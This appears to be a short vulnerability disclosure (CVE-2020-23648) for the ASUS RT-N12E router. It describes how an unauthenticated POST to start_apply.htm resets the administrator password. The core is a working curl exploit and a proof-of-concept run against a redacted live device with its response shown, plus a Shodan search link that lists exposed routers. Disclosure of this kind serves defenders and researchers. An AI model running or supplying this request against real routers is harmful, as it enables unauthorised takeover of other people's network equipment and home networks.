Instantly share code, notes, and snippets.

ASUS RT-N12E - Account Takeover [CVE-2020-23648]

CVE-2020-23648.md

# ASUS RT-N12E - Account Takeover [CVE-2020-23648]

## Descriptions


**Asus RT-N12E** is affected by an incorrect access control vulnerability, through **system.asp/start_apply.htm** an attacker can change the administrator password without any authentication.

## Vulnerability


The vulnerability was exploited using the **curl**:

```
curl "http://router/start_apply.htm" --data "current_page=system.asp&typeForm=formSystemSetup&submit-url=%2
Fsystem.asp&action_mode=Restart_MISC&flag=nodetect&preferred_lang=BR&NTP_SYSTIMEZONE=GMT%2B02%3A00&newpass=NEWPASSWORD&c
fpass=NEWPASSWORD&logServer=&timeZone=-2+7&ntpServerIp=pool.ntp.org" --compressed --insecure
```

## PoC



```
~ curl "http://[redacted]/start_apply.htm" --data "current_page=system.asp&typeForm=formSystemSetup&submit-url=%2
Fsystem.asp&action_mode=Restart_MISC&flag=nodetect&preferred_lang=BR&NTP_SYSTIMEZONE=GMT%2B02%3A00&newpass=senha1337&con
fpass=senha1337&logServer=&timeZone=-2+7&ntpServerIp=pool.ntp.org" --compressed --insecure
<html>
<head>
<title></title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
<meta HTTP-EQUIV="Expires" CONTENT="-1">
<link rel="shortcut icon" href="images/favicon.png">
<link rel="icon" href="images/favicon.png">
<script type="text/JavaScript" src="/lang.js"></script>
<script type="text/javascript">
var page_modified = 0;
var restart_time = 0;
```



http:/[redacted]

Versão de Firmware:2.0.0.24

Modo de Operação: IP Sharing

Idioma: Brazil(Portuguese)

conectado

Nível de Segurança: WPA2-Personal AES

SSID [redacted]

Método de Autenticação: WPA2-Personal

Codificação WPA: AES

Chave Pré-Compartilhada WPA: [redacted]

Velocidade Sem Fio: Até 300Mbps

Rádio Sem fio: ● ligado ○ De

# References

https://www.asus.com/us/SupportOnly/RT-N12E/HelpDesk_Knowledge/

https://www.shodan.io/search?query=Asus+RT-N12E